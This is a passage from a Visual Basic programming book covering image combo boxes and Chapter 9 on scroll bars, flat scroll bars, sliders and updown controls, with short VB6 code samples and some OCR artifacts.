10. We need to connect the image list, **ImageList1**, to the image combo box, so click the General tab in the image combo property pages and select ImageList1 in the ImageList box, as shown in Figure 8.12.

Figure 8.12 The General tab of the image combo property pages.

11. Close the image combo property pages by clicking on OK.

12. Now add the items to the image combo, **ImageCombo1**, in code. To add those items to the image combo box, you actually add ComboItem objects to that control. To do that, you can use the image combo s **ComboItems** collection s **Add** method. This method takes the index of the item to add, a key (which is a unique text string that identifies the item), the caption of the item if any, and the index of the item s picture in the associated image list control:

```
Private Sub Form_Load()
    ImageCombo1.ComboItems.Add 1, "key1", "Item 1", 1
    ImageCombo1.ComboItems.Add 2, "key2", "Item 2", 2
    ImageCombo1.ComboItems.Add 3, "key3", "Item 3", 3
End Sub
```

And that s it. Now when you run the program, the combo box displays images, as shown in Figure 8.13. Now we re using images in combo boxes.

Figure 8.13 A combo box displaying images.

Chapter 9
Scroll Bars And Sliders

If you need an immediate solution to:

Adding Horizontal Or Vertical Scroll Bars To A Form

Setting Scroll Bars Minimum And Maximum Values

Setting Up Scroll Bar Clicks (Large Changes)

Setting Up Scroll Bar Arrow Clicks (Small Changes)

Getting A Scroll Bar s Current Value

Handling Scroll Bar Events

Handling Continuous Scroll Bar Events

Showing And Hiding Scroll Bars

Coordinating Scroll Bar Pairs

Adding Scroll Bars To Text Boxes

Creating And Using Flat Scroll Bars

Customizing Flat Scroll Bar Arrows

Creating Slider Controls

Setting A Slider s Orientation

Setting A Slider s Range

Setting Up Slider Groove Clicks

Adding Ticks To A Slider

Setting A Slider s Tick Style

Getting A Slider s Current Value

Handling Slider Events

Handling Continuous Slider Events

Handling Slider Selections

Clearing A Selection In A Slider

Creating An Updown Control

Setting An Updown Control s Minimum And Maximum

Handling Updown Events

In Depth

In this chapter, we re going to take a look at those controls that scroll and slide in Visual Basic. The controls we ll cover here are scroll bars, sliders, flat scroll bars, and updown controls, shown in Figure 9.1. Every Windows user is familiar with scroll bars. If computers had wall-sized displays, we might not need scroll bars, but as it is, scroll bars help control what parts of your program s data are visible at any one time. For example, you can place a large document in a text box, only part of which is visible at once. Using scroll bars, you can manipulate the document, moving through it as you like. You manipulate that document by dragging the small box in the scroll bar, which is called the scroll bar s thumb. A relatively new control is the flat scroll bar, which functions just like a normal scroll bar, except that it can appear flat, rather than three-dimensional.

Figure 9.1 Scroll bars, a flat scroll bar, a slider, and an updown control.

A new control for some Windows user is the *slider* control, which appears at the bottom of Figure 9.1. Using the mouse, you can drag the knob in a slider control much the way you d work the volume control on a stereo. You use slider controls to let the user make a selection from a range of values in a convenient way. For example, you may use a slider control to resize an image rather than asking the user to type in twip values.

The updown control is also new to many users. This control consists of two buttons, one pointing up and one pointing down, as you see at right in Figure 9.1. Updowns actually work much like the arrow buttons in scroll bars, because each time you click them, the setting of the control changes. You use updowns to let the user increment or decrement a setting.

Adding Scroll Bars And Sliders To A Program

Standard scroll bars are intrinsic controls in Visual Basic, which means that they appear in the toolbox as soon as you start Visual Basic. You ll find both the Vertical and the Horizontal Scroll Bar tools in the toolbox; to add those controls to a form, just paint them as you need them in that form.

You add the other controls in this chapter with the Project|Components menu item (click the Controls tab in the Components box that opens). To add flat scroll bars, you select the Microsoft Flat Scrollbar Control item; to add sliders, you select the Microsoft Windows Common Controls item; and to add the updown control, you click

the Microsoft Windows Common Controls-2 item.

The toolbox tools for these controls appear in Figure 9.2. The Horizontal Scroll Bar tool is fourth down in the middle, the Vertical Scroll Bar tool is fourth down on the right. The Updown tool is eighth down in the middle, the Slider tool is eleventh down on the right, and the Flat Scroll Bar tool is twelfth down in the middle.

Figure 9.2 The Horizontal Scroll Bar, Vertical Scroll Bar, Updown, Slider, and Flat Scroll Bar tools.

In overview, these controls work in more or less the same way: you add them to a form, use **Min** and **Max** properties to set the possible range of values the user can set, then read the **Value** property to get the control s setting in a **Change** event handler to interpret actions undertaken by the user.

Change events occur after the user is finished changing the control s setting; you can also use the **Scroll** event to handle events as the user works with the control, as we ll see in this chapter. In fact, we ll see how all this works and more in the Immediate Solutions, and we ll turn to that now.

Immediate Solutions

Adding Horizontal Or Vertical Scroll Bars To A Form

Many programmers think that there is one Scroll Bar tool that you add to a form and then set its orientation vertical or horizontal. In fact, those are two different controls, as you see in the toolbox in Figure 9.2. To add a horizontal scroll bar to a form, you use the Horizontal Scroll Bar tool, and to add a vertical scroll bar, you use the Vertical Scroll Bar tool. A horizontal scroll bar, **HScroll1**, and a vertical scroll bar, **VScroll1**, appear in Figure 9.3.

Figure 9.3 A horizontal and a vertical scroll bar.

Setting Scroll Bars Minimum And Maximum Values

The Testing Department is calling again. The Field Testing Unit loves the new program you ve written to help them record in-the-field performance of the company s products, but there s just one problem: performance is measured on a scale of 1 to 100, and the scroll bars in your program seem to go from 0 to 32767. It s been very hard for the users of your program to operate with only 1/32 of the whole scroll bar. Can you rescale it?

Yes, you can. After you place a scroll bar in a program, the first thing to do is to set its range of possible values, which by default is 0 to 32767. The minimum value a scroll

bar can be set to is stored in its **Min** property, and the maximum value in the **Max** property. You can set the **Min** and **Max** properties for scroll bars at design time or at runtime; here s how we change those properties in a vertical scroll bar:

```
Private Sub Form_Load()
    VScroll1.Min = 1
    VScroll1.Max = 100
End Sub
```

Setting Up Scroll Bar Clicks (Large Changes)

The Testing Department is calling again. The scroll bars you ve added to your program, *SuperDuperTextPro*, look terrific. But why doesn t anything happen when the user clicks the scroll bar itself, in the area between the thumb (the scroll box) and an arrow button? You ask, *should* something happen? They say, yes.

When the user clicks the scroll bar itself, not the thumb and not an arrow button, the thumb should move in that direction by the amount set by the scroll bar s **LargeChange** property (see also the next topic, which deals with the **SmallChange** property). For example, if you ve set the scroll bar s range to be 1 to 100, a reasonable **LargeChange** setting would be 10. You can set the **LargeChange** property at design time or at runtime.

Here s an example where we set the **LargeChange** property for two scroll bars, a horizontal one and a vertical one:

```
Private Sub Form_Load()
    VScroll1.Min = 1
    VScroll1.Max = 100
    VScroll1.LargeChange = 10

    HScroll1.Min = 1
    HScroll1.Max = 100
    HScroll1.LargeChange = 10
End Sub
```

Now when the user clicks the scroll bar between the thumb and arrow buttons, the scroll bar s value will increase or decrease by 10.

Note that on some occasions, you should change the **LargeChange** property while a program is running. For example, if you let the user scroll through a document with this property, setting it to 1, and the user loads in a 30,000-line document, it might be wise to change the value of this property, such as making the large change, say, 5 percent of the total, or 1,500 lines.

Setting Up Scroll Bar Arrow Clicks (Small Changes)

As far as the user is concerned, there are three ways to change the setting of a scroll bar: by moving the thumb (the scroll box), by clicking the area of the scroll bar between the thumb and an arrow button, and by clicking an arrow button. When the user clicks an arrow button, the thumb moves by an amount stored in the

SmallChange property (see also the previous topic, which deals with the **LargeChange** property).

I ve known someone who thought the **SmallChange** property was a joke because its name can be interpreted humorously, but it exists all right. When the user clicks a scroll bar s arrow, the setting of the scroll bar is incremented or decremented (depending on which arrow was clicked) by the value in the **SmallChange** property.

You can set a scroll bar s **SmallChange** property at design time or at runtime. Here we set the **SmallChange** property for two scroll bars, a horizontal one and a vertical one:

```
Private Sub Form_Load()
    VScroll1.Min = 1
    VScroll1.Max = 100
    VScroll1.SmallChange = 1

    HScroll1.Min = 1
    HScroll1.Max = 100
    HScroll1.SmallChange = 1
End Sub
```

Now when the user clicks the arrow buttons, the setting of the scroll bar will change by 1.

Note that on some occasions, you should change the **SmallChange** property while a program is running. For example, if you let the user scroll through a document with this property, setting it to 1, and the user loads in a 30,000-line document, it might be wise to change the value of this property to, say, something like 1 percent of the total, or 300 lines.

TIP: This is one of those values that you should test yourself, because it s part of your program s *feel*. I know of a graphics program that scrolls exactly one *pixel* at a time when you click the arrow buttons in the scroll bars next to an image. Such a thing is annoying and gives users the impression that your program is unresponsive and hard to use.

Getting A Scroll Bar s Current Value

You ve added the scroll bars you need to a program and set their **Min**, **Max**, **SmallChange**, and **LargeChange** properties, but you d like to add one more touch. When your program first displays the scroll bars, you d like them to display a default value, which is right in the middle of their range. How do you set the setting of a

scroll bar?

You use the **Value** property to set a scroll bar s setting. You can set this value at either design time or runtime, and you can set it to read a scroll bar s setting while the program is running. The **Value** property holds values that can be in the range spanned by the values in the **Min** and **Max** properties.

Here s an example. In this case, we re setting up two scroll bars, a horizontal one and a vertical one, and placing the thumb of each scroll bar in the center of the range when the scroll bar first appears by setting the **Value** properties this way:

```
Private Sub Form_Load()
    VScroll1.Min = 1
    VScroll1.Max = 100
    VScroll1.LargeChange = 10
    VScroll1.SmallChange = 1
    VScroll1.Value = 50

    HScroll1.Min = 1
    HScroll1.Max = 100
    HScroll1.LargeChange = 10
    HScroll1.SmallChange = 1
    HScroll1.Value = 50
End Sub
```

When the user makes a change in a scroll bar, you get the new setting from the **Value** property when the **Change** event is triggered (see the next topic).

Handling Scroll Bar Events

You ve added the scroll bars the Testing Department wanted. You ve set the scroll bars **Min**, **Max**, **SmallChange**, and **LargeChange** properties. Now how do you add the scroll bars to your program s code?

When the user changes the setting in a scroll bar, a **Change** event occurs, and you can react to those changes with an event handler attached to that event. For example, you may use scroll bars to move other controls around on the form (using those controls **Move** method), and when the user changes a scroll bar s setting, you ll be informed of the new value in the **Change** event handler.

Let s look at an example. We start by adding two scroll bars a horizontal scroll bar, **HScroll1**, and a vertical scroll bar, **VScroll1** to a form. We set those controls **Min**, **Max**, **SmallChange**, **LargeChange**, and **Value** properties when the form loads:

```
Private Sub Form_Load()
    VScroll1.Min = 1
    VScroll1.Max = 100
    VScroll1.LargeChange = 10
    VScroll1.SmallChange = 1
    VScroll1.Value = 50

    HScroll1.Min = 1
    HScroll1.Max = 100
    HScroll1.LargeChange = 10
    HScroll1.SmallChange = 1
    HScroll1.Value = 50
End Sub
```

Now when the user changes the setting in a scroll bar, we can report the new setting in a text box, **Text1**, simply by using the new setting in the **Value** property. This looks like the following code. Now we re handling scroll bar events, as shown in Figure 9.4.

Figure 9.4 Working with scroll bars.

```
Private Sub HScroll1_Change()
    Text1.Text = "Horizontal setting: " & Str(HScroll1.Value)
```

```
End Sub

Private Sub VScroll1_Change()
    Text1.Text = "Vertical setting: " & Str(VScroll1.Value)
End Sub
```

Handling Continuous Scroll Bar Events

You can use the **Change** event to catch the user s scrolling actions, but there s another one that s a lot better for many uses: the **Scroll** event. When you use the **Change** event, nothing happens until users are done with their scrolling actions. After the action is completed, the **Change** event is triggered, and you find out what happened. With the **Scroll** event, on the other hand, you get continuous updates as the action is happening. This means that you can update the screen immediately to show users the results of their scrolling actions. It s very useful to be able to update the screen as the user scrolls, especially in cases where you re scrolling a long document. Imagine trying to scroll 25 pages at a time, only to have to stop scrolling before the screen was updated.

Here s an example showing how to use the **Scroll** event; fundamentally, using this event is the same as using the **Change** event (unless you have an action that should only be performed after the user is done scrolling, in which case you should stick to the **Change** event). We start the example by adding two scroll bars, a horizontal scroll bar (**HScroll1**) and a vertical scroll bar (**VScroll1**), to a form. We set those controls **Min**, **Max**, **SmallChange**, **LargeChange**, and **Value** properties when the form loads:

```
Private Sub Form_Load()
    VScroll1.Min = 1
    VScroll1.Max = 100
    VScroll1.LargeChange = 10
    VScroll1.SmallChange = 1
    VScroll1.Value = 50

    HScroll1.Min = 1
    HScroll1.Max = 100
    HScroll1.LargeChange = 10
    HScroll1.SmallChange = 1
    HScroll1.Value = 50
End Sub
```

Next, we just add code to the two scroll bar s **Scroll** events to display the new setting in a text box, **Text1**:

```
Private Sub HScroll1_Scroll()
    Text1.Text = "Horizontal setting: " & Str(HScroll1.Value)
End Sub

Private Sub VScroll1_Scroll()
    Text1.Text = "Vertical setting: " & Str(VScroll1.Value)
End Sub
```

With this code, the text box is *continuously* updated with the setting of the scroll bars as users manipulate them. This is in sharp contrast to using the **Change** event, which only occurs when users are finished with their scrolling actions.

Showing And Hiding Scroll Bars

Unlike other controls, there are well-defined times when scroll bars should disappear from your program. If the object you re scrolling can be entirely visible, there is no need for scroll bars, and you should remove them. (Another option is to disable them by setting their **Enabled** property to False. Disabled scroll bars appear gray and don t display a thumb.)

You can make a scroll bar disappear by setting its **Visible** property to False, and you can make it reappear by setting that property to True. Here s an example. In this case, we add two scroll bars to a form a horizontal scroll bar and a vertical scroll bar and initialize them when the form loads:

```
Private Sub Form_Load()
    VScroll1.Min = 1
    VScroll1.Max = 100
    VScroll1.LargeChange = 10
    VScroll1.SmallChange = 1
    VScroll1.Value = 50

    HScroll1.Min = 1
    HScroll1.Max = 100
    HScroll1.LargeChange = 10
    HScroll1.SmallChange = 1
    HScroll1.Value = 50
End Sub
```

When the user clicks a command button, we can hide both scroll bars simply by setting their **Visible** properties to False:

```
Private Sub Command1_Click()
    HScroll1.Visible = False
    VScroll1.Visible = False
End Sub
```

And that s it now we can hide and show scroll bars at will. As mentioned, you usually hide scroll bars (or disable them) when the object they scroll is entirely visible and the scroll bars are no longer needed.

Coordinating Scroll Bar Pairs

The Testing Department is calling again. The two scroll bars you ve added to your *SuperDuperWinBigCasino* game look great, but there s one problem: A pair of scroll bars straddle the user s view of the roulette table in *SuperDuperWinBigCasino,* but when you scroll one, the other doesn t move to match it. Can you fix that?

It s common to have two scroll bars that perform the same scrolling action one on either side of an image you re scrolling, for example. The user should be able to scroll either scroll bar and have the other one match.

Keeping scroll bars coordinated is easy. All you have to do is make sure that when one scroll bar has a **Change** event, you update the other scroll bar s **Value** property. For example, say we have two vertical scroll bars, **VScroll1** and **VScroll2**, that straddle an object they re in charge of scrolling. You can update **VScroll2** when **VScroll1** changes this way:

```
Private Sub VScroll1_Change()
    VScroll2.Value = VScroll1.Value
End Sub
```

And you can update **VScroll1** when **VScroll2** changes:

```
Private Sub VScroll2_Change()
    VScroll1.Value = VScroll2.Value
End Sub
```

That s all there is to it. Now the scroll bars are coordinated.

Adding Scroll Bars To Text Boxes

How do you add scroll bars to text boxes? You use the text box s **ScrollBars** property instead of using actual scroll bar controls, but we include this topic here anyway because this is a natural chapter to turn to with this question.

First, make sure you set the text box s **MultiLine** property to True, because only multiline text boxes support scroll bars. Next, decide what kind of scroll bars you want on the text box: horizontal, vertical, or both, and set the **ScrollBars** property to match. That property can take these values:

" **VbSBNone** 0; no scroll bars (the default)

" **VbHorizontal** 1; horizontal

" **VbVertical** 2; vertical

" **VbBoth** 3; both vertical and horizontal

For example, we ve added both horizontal and vertical scroll bars to the text box in Figure 9.5.

Figure 9.5 Adding scroll bars to a text box.

Creating And Using Flat Scroll Bars

A relatively new control is the flat scroll bar control. This control can function just like any other scroll bar, except that it appears flat, not 3D.

To add flat scroll bars to a form, follow these steps:

1. Select the Project|Components menu item, and click the Controls tab in the Components box that opens.

2. Select the Microsoft Flat Scrollbar Control item.

3. Close the Components box by clicking on OK.

4. The Flat Scroll Bar tool appears in the toolbox at this point. Add a flat scroll bar to your form in the usual way.

5. Set the flat scroll bar s **Min**, **Max**, **SmallChange**, and **LargeChange** values as you want them.

6. Add the code you want to the scroll bar event you want, **Change** or **Scroll**. For example, here we add code to a flat scroll bar s **Change** event, updating a text box with the setting of the scroll bar when the user is finished scrolling it:

```
Private Sub FlatScrollBar1_Change()
    Text1.Text = "Scroll bar s value: " & _
        Str(FlatScrollBar1.Value)
End Sub
```

Run the program now, as shown in Figure 9.6. As you can see in that figure, the flat scroll bar does indeed appear flat, but it functions like any other scroll bar when the user scrolls it.




Figure 9.6 Adding a flat scroll bar to a program.

Unlike standard scroll bars, you can change the orientation of a flat scroll bar with its

Orientation property. The **Orientation** property can take these values:

" **fsbVertical** 0; vertical scroll bar

" **fsbHorizontal** 1; horizontal scroll bar

TIP: You can actually make a flat scroll bar appear 3D by setting its **Appearance** property. This property can take these values: **fsb3D** (whose value is 0), **fsbFlat** (value 1), and **fsbTrack3D** (value 2).

Customizing Flat Scroll Bar Arrows

Flat scroll bars have one advantage over standard scroll bars: you can disable either arrow button selectively in a flat scroll bar using the **Arrows** property. You set the **Arrows** property to one of these values:

" **fsbBoth** 0; enable both arrows

" **fsbLeftUp** 1; enable left/up arrow

" **fsbRightDown** 2; enable right/down arrow

For example, we set the flat scroll bar s **Arrows** property to **fsbLeftUp** at design time in Figure 9.7, which means the right button is disabled.

Figure 9.7 Disabling the right arrow button in a flat scroll bar.

You can also work with the **Arrows** property in code like this, where we enable both arrow buttons:

```
Private Sub Command2_Click()
    FlatScrollBar1.Arrows = fsbBoth
End Sub
```

Creating Slider Controls

The Aesthetic Design Department is on the phone again. They ve heard about slider controls in Visual Basic and like their look. Is there any way you can add them to your program, *SuperDuperTextPro*?

Adding a slider to a program is easy; just follow these steps:

1. Select the Project|Components menu item, and click the Controls tab in the Components box that opens.

2. Select the Microsoft Windows Common Controls item.

3. Close the Components box by clicking on OK.

4. The Slider tool appears in the toolbox at this point. Add a slider to your form in the usual way.

5. Set the slider s **Orientation** property to **ccOrientationHorizontal** (value 0, the default) or **ccOrientationVertical** (value 1) to specify the orientation you want.

6. Set the slider s **Min**, **Max**, **SmallChange**, and **LargeChange** values as you want them.

7. Set the slider s **TickFrequency** property to the number of units between tics on the slider s scale.

8. Add the code you want to the slider event you want, **Change** or **Scroll**. For example, here we add code to a slider s **Change** event, setting the blue color of a text box, **Text1**, to match the slider s setting, using the Visual Basic **RGB** function:

```
Private Sub Form_Load()
    Slider1.Max = 255
    Slider1.Min = 0
End Sub

Private Sub Slider1_Click()
    Text1.BackColor = RGB(0, 0, Slider1.Value)
End Sub
```

Running this program yields the result you see in Figure 9.8. Now we re using sliders in Visual Basic.




Figure 9.8 Adding a slider to a program.

Setting A Slider s Orientation

Like scroll bars, sliders can be horizontal or vertical, but unlike scroll bars, horizontal and vertical sliders are not two different controls. Instead, you set a slider s **Orientation** property to make it horizontal or vertical.

You can set the **Orientation** at design time or run-time; this property takes these values:

" **ccOrientationHorizontal** (value 0, the default) orients the slider horizontally.

" **ccOrientationVertical** (value 1) orients the slider vertically.

Can you change a slider s orientation in code? You certainly can. In this example, we make a slider s orientation vertical when the user clicks a button:

```
Private Sub Command1_Click()
    Slider1.Orientation = ccOrientationVertical
End Sub
```

TIP: Besides reorienting sliders, you can move them around a form using their **Move** method.

Setting A Slider s Range

You ve added a new slider to your environment control program to let users set the temperature they want in their homes, but now they have a complaint. Why does the slider return values of up to 32,767 degrees?

It s time to reset the slider s range of possible values, and you use the **Min** (default value 0) and **Max** (default value 10) properties to do that. You can set a slider s range at design time or runtime.

For example, here s how we set a slider s range to a more reasonable span of temperatures:

```
Private Sub Form_Load()
    Slider1.Max = 90
    Slider1.Min = 50
End Sub
```

After setting the **Min** and **Max** properties, you ll probably want to set the slider s *tick frequency* so the ticks on the slider s scale look appropriate for the new range (see

Adding Ticks to a Slider in this chapter).

Setting Up Slider Groove Clicks

Besides dragging the knob along the groove in a slider, you can click the groove itself to move the knob (just as you can click the area of a scroll bar between the thumb and arrow buttons). The amount the knob moves each time the user clicks the groove is set with the slider s **LargeChange** property (just as it is in scroll bars). The default value for this property is 5.

You can set the **LargeChange** property at design time or runtime. For example, here s how we set a slider s **LargeChange** property to 5 when the form containing the slider first loads:

```
Private Sub Form_Load()
    Slider1.Max = 255
    Slider1.Min = 0
    Slider1.LargeChange = 5
End Sub
```

If you change a slider s range of possible values (in other words, the **Min** and **Max** properties), keep in mind that you might also have to change the **LargeChange** property as well. For example, if you change the possible range of slider values from 0 to 32767 to 1 to 100 but leave **LargeChange** at 4096, there s going to be a problem when the user clicks the slider s groove.

TIP: Sliders also have a **SmallChange** property, but this seems to be one of the mystery properties you run across occasionally in Visual Basic, because there just is no way to use it in a slider. (Even looking it up in the Visual Basic documentation reveals nothing it s undocumented, although it appears in the Properties window.) When you click a slider s groove, the slider moves by the **LargeChange** amount, but there aren t any arrow buttons in sliders to cause **SmallChange** events.

Adding Ticks To A Slider

The Aesthetic Design Department is on the phone. The slider you ve added to the program looks good, but what s that thick black bar underneath it? You explain that sliders use tick marks to make it easier to move the knob to the approximate position that the user wants. In this case, the slider s possible values extend from 0 to 32767, and you ve just added a tick mark for each unit on that scale. That would give you 32,767 tick marks, they say. Right, you say. Maybe it s time to reset the **TickFrequency** property.

To set the number of tick marks in a slider s scale, you actually set the distance between ticks with the **TickFrequency** property. For example, if your slider s scale goes from 0 to 100, a good value for the slider s **TickFrequency** might be 10 (although this depends on the slider s width or height, of course a **TickFrequency** of 5 might be better for a long slider).

You can set this property at design time or runtime. For example, here s how we set the tick frequency in a slider to 10 units:

```
Private Sub Form_Load()
    Slider1.Max = 255
    Slider1.Min = 0
    Slider1.TickFrequency = 10
End Sub
```

The result of this code appears in Figure 9.9.

Figure 9.9 Setting tick frequency in a slider control.

TIP: To make the tick marks come out evenly spaced, you should set the **TickFrequency** value so that the equation (**Max** - **Min**) / **TickFrequency** comes out to be a whole number with no remainder. To find out how many ticks there are in a slider, use its **GetNumTicks()** method.

Setting A Slider s Tick Style

The Aesthetic Design Department is on the phone again. Your multimedia program is great, but wouldn t it be better if the sliders had tick marks on *both* sides? Well, you think, *is* that possible?

It is. You can set a slider s **TickStyle** property to **sldBoth** to place tick marks on both sides of a slider. In fact, you can place ticks on one side, both sides, or no sides of a slider. Here are the possible values of the **TickStyle** property:

" **sldBottomRight** 0; ticks on bottom or right only

" **sldTopLeft** 1; ticks on top or left only

" **sldBoth** 2; ticks on both sides

" **sldNoTicks** 3; no ticks

For example, we ve set **TickStyle** to **sldBoth** in the slider that appears in Figure 9.10.

Figure 9.10 A slider with ticks on both sides.

You can also set the **TickStyle** property in code. Here, we set **TickStyle** to **sldNoTicks** when a slider loads:

```
Private Sub Form_Load()
    Slider1.Max = 100
    Slider1.Min = 0
    Slider1.LargeChange = 5
    Slider1.TickFrequency = 10
    Slider1.TickStyle = sldNoTicks
End Sub
```

Getting A Slider s Current Value

Now that you ve added a new slider control to your program, how exactly can you determine that control s setting? As with scroll bars, you use the slider s **Value** property.

The **Value** property is the slider s fundamental property. You can get or set the **Value** property at design time or runtime. For example, here s how we set a slider to a value of 125, halfway through its range of 0 to 250 (when you set a slider s **Value** in code, the knob in the slider moves to match):

```
Private Sub Form_Load()
    Slider1.Max = 250
    Slider1.Min = 0
    Slider1.LargeChange = 5
    Slider1.TickFrequency = 25
```

```
    Slider1.Value = 125
End Sub
```

To work with the **Value** property when the user moves the slider s knob, see the next two topics.

Handling Slider Events

You ve added the new slider to your program, and it looks fine. But how do you connect it to your code? How can you make sure that the slider events are handled properly when the user uses it?

Like scroll bars, sliders have a **Change** event (and like scroll bars, they also have a **Scroll** event to handle continuous changes see the next topic in this chapter). You make use of the **Change** event to catch the user s slider actions.

An example will make this clearer; here, we set up a slider when the form loads, setting its **Min**, **Max**, and other properties:

```
Private Sub Form_Load()
    Slider1.Max = 250
    Slider1.Min = 0
    Slider1.LargeChange = 5
    Slider1.TickFrequency = 25
End Sub
```

When the user is done moving the slider s knob, a **Change** event occurs, which you can catch in a **Change** event handler:

```
Private Sub Slider1_Change()

End Sub
```

For example, we can display the current setting of the slider in a text box this way, using the slider s **Value** property:

```
Private Sub Slider1_Change()
    Text1.Text = "Slider s position: " & Str(Slider1.Value)
End Sub
```

The result of this code appears in Figure 9.11. When the user moves the slider s knob, the slider s new setting appears in the text box. Now you re handling slider events.

Figure 9.11 Handling slider events.

Handling Continuous Slider Events

Although sliders have a **Change** event, the **Scroll** event might be a better choice when working with a slider. The **Change** event only occurs when users complete their slider actions, but **Scroll** events occur as users move the slider s knob. In other words, the **Change** event lets you know what *happened*, whereas the **Scroll** event lets you know what s *happening*.

Here s an example. We set up a slider, **Slider1**, when the form containing that slider loads, like this:

```
Private Sub Form_Load()
    Slider1.Max = 250
    Slider1.Min = 0
    Slider1.LargeChange = 5
    Slider1.TickFrequency = 25
End Sub
```

Then we can catch slider actions by setting up an event handler for the **Scroll** event:

```
Private Sub Slider1_Scroll()

End Sub
```

In this case, we ll just display the slider s new setting in a text box, **Text1**:

```
Private Sub Slider1_Scroll()
    Text1.Text = "Slider s position: " & Str(Slider1.Value)
End Sub
```

Note that unlike code using the **Change** event, this code updates the text box with the slider s new setting as the slider moves.

TIP: Of course, the **Scroll** event is not appropriate for all cases. For example, if you have an action that needs a firm setting before getting started, it might be better to use the **Change** event. However, providing visual feedback to users as they move a slider using **Scroll** can prove very useful.

Handling Slider Selections

Using the Shift key, you can select a range of values in a slider. From the users point of view, the process goes like this: they move the slider s knob to the beginning of the selection they want to make in a slider and press the Shift key. Then they move the knob to the end of the range they want to select and release the Shift key. When the Shift key is released, the selection appears in the slider as a blue band.

This capability of sliders is useful when you want to specify a range for example, you might want to set the tolerable level of music volume to a certain range. To let a slider select a range, you must first set the **SelectRange** property to True (when it s False, the slider will not support range selection). Here are the two properties you use when selecting ranges in sliders:

" **SelLength** returns or sets the length of a selected range in a slider control.

" **SelStart** returns or sets the start of a selected range in a slider control.

However, setting the range when the user uses the Shift key is up to you. Let s see how that can work in a simple example. We ll need some way of determining if the Shift key is up or down in this example, so we set up a form-wide Boolean variable, **blnShiftUp**, in the (General) declarations area of the form:

```
Dim blnShiftUp As Boolean
```

And we set that variable to True when the form loads:

```
Private Sub Form_Load()
    Slider1.Max = 250
    Slider1.Min = 0
    Slider1.LargeChange = 5
    Slider1.TickFrequency = 25
    blnShiftUp = True
End Sub
```

When users move the knob to the beginning of the range they want to select and press the Shift key, we can catch that in the **KeyDown** event handler for the slider; here, we check if the **Shift** argument is 1, which means the Shift key is down:

```
Private Sub Slider1_KeyDown(KeyCode As Integer, Shift As Integer)

    If Shift = 1 And blnShiftUp Then
```

```
...
    End If

End Sub
```

(The **Shift** argument in **KeyUp** and **KeyDown** event handlers is a bit field, with the least-significant bits corresponding to the Shift key [bit 0], the Ctrl key [bit 1], and the Alt key [bit 2]. These bits correspond to the values 1, 2, and 4, respectively.)

If the Shift key is down, we set the flag **blnShiftUp** to False; we set the start of the selection, **SelStart**, to the current slider position; and we set the length of the selection, **SelLength**, to 0. (Note that it s necessary to set the length of the selection to 0 in case the user starts further selections after finishing with the current one):

```
Private Sub Slider1_KeyDown(KeyCode As Integer, Shift As Integer)

    If Shift = 1 And blnShiftUp Then
        blnShiftUp = False
        Slider1.SelStart = Slider1.Value
        Slider1.SelLength = 0
    End If

End Sub
```

Now when a key goes up, we check to make sure the Shift key is up in the **KeyUp** event handler:

```
Private Sub Slider1_KeyUp(KeyCode As Integer, Shift As Integer)

    If Shift = 0 Then
...
    End If

End Sub
```

If the Shift key is indeed up, we set the Boolean flag **blnShiftUp** to True, place the selection length in **SelLength** (note that we use the Visual Basic absolute value, **Abs()**, function here to find the selection length, because the user may have moved the slider s knob to a lower, not higher, setting), and set the **SelStart** property to the current value of the slider if that value is less than the current **SelStart**:

```
Private Sub Slider1_KeyUp(KeyCode As Integer, Shift As Integer)
```

```
    If Shift = 0 Then
        blnShiftUp = True
        Slider1.SelLength = Abs(Slider1.Value - Slider1.SelStart)
        If Slider1.Value < Slider1.SelStart Then
            Slider1.SelStart = Slider1.Value
        End If
...
```

Finally, we can display the length of the new selection in a text box this way:

```
Private Sub Slider1_KeyUp(KeyCode As Integer, Shift As Integer)

    If Shift = 0 Then

        blnShiftUp = True
        Slider1.SelLength = Abs(Slider1.Value - Slider1.SelStart)
        If Slider1.Value < Slider1.SelStart Then
            Slider1.SelStart = Slider1.Value
        End If

        Text1.Text = "Selection length: " & Str(Slider1.SelLength)
    End If

End Sub
```

And that s it. When you run this program and make a selection with the slider, the length of that selection appears in the text box, as in Figure 9.12.

Figure 9.12 Selecting a range in a slider.

Clearing A Selection In A Slider

Besides setting selections in sliders, you can also clear them with the **ClearSel** method. For example, here s how we might set up a selection in a slider when the form holding that slider loads:

```
Private Sub Form_Load()
    Slider1.Max = 250
```

```
    Slider1.Min = 0
    Slider1.LargeChange = 5
    Slider1.TickFrequency = 25
    Slider1.SelStart = 30
    Slider1.SelLength = 10
End Sub
```

And here s how we can clear that selection when the user clicks a command button:

```
Private Sub Command1_Click()
    Slider1.ClearSel
End Sub
```

That s all there is to it.

Creating An Updown Control

The testing department is on the phone again, with an issue about the Print dialog box in your program, *SuperDuperTextPro*. Why is there a scroll bar next to the Number Of Copies To Print box in the Print dialog box? Well, you say, that s in case the user wants to increment or decrement the number of copies to print. There s a better control than a scroll bar for that, they say what about using an *updown* control?

What s an updown control? It s a control made up of two buttons next to each other, and each button holds an arrow (each pointing away from the other button). You can use an updown when values should be incremented and decremented, and you want to give the user an easy way to do that.

Adding an updown control to a program is easy; just follow these steps:

1. Select the Project|Components menu item, and click the Controls tab in the Components box that opens.

2. Select the Microsoft Windows Common Controls-2 item.

3. Close the Components box by clicking on OK.

4. The Updown tool appears in the toolbox at this point. Add an updown to your form in the usual way.

5. Set the updown s **Orientation** property as you want it: **cc2OrientationVertical** (the default) or **cc2OrientationHorizontal**.

6. Set the updown s **Min** and **Max** values as you want them.

7. Add the code you want to the updown s event you want to work with (**Change**, **UpClick**, or **DownClick**). For example, here we add code to report the setting of the updown control in a text box when the user changes it in the updown s **Change** event:

```
Private Sub UpDown1_Change()
Text1.Text = 'New setting: " & Str(UpDown1.Value)
End Sub
```

The result of this code appears in Figure 9.13.

Figure 9.13 Using an updown control.

TIP: Updown controls can have *buddy* controls that are clicked when you click the

updown. To make a control an updown s buddy, place that control s name in the updown s **BuddyControl** property, and set the updown s **SyncBuddy** property to True. This will align the updown next to the buddy property; for example, if you make an updown the buddy of a command button, that command button is clicked each time the user clicks the updown s up/right arrow. Or, you can increment or decrement a value in a text box by making an updown the buddy of the text box, setting the updown s **SyncBuddy** property to True, and setting the updown s **Min** and **Max** properties to the minimum and maximum value you want the user to be able to increment and decrement to in the text box.

Setting An Updown Control s Minimum And Maximum

The default maximum value for an updown control is 10, and the default minimum is 0. How can you change those?

Just set the updown s **Max** and **Min** properties as you want them. For example, here s how we set those properties in an updown when it loads:

```
Private Sub Form_Load()
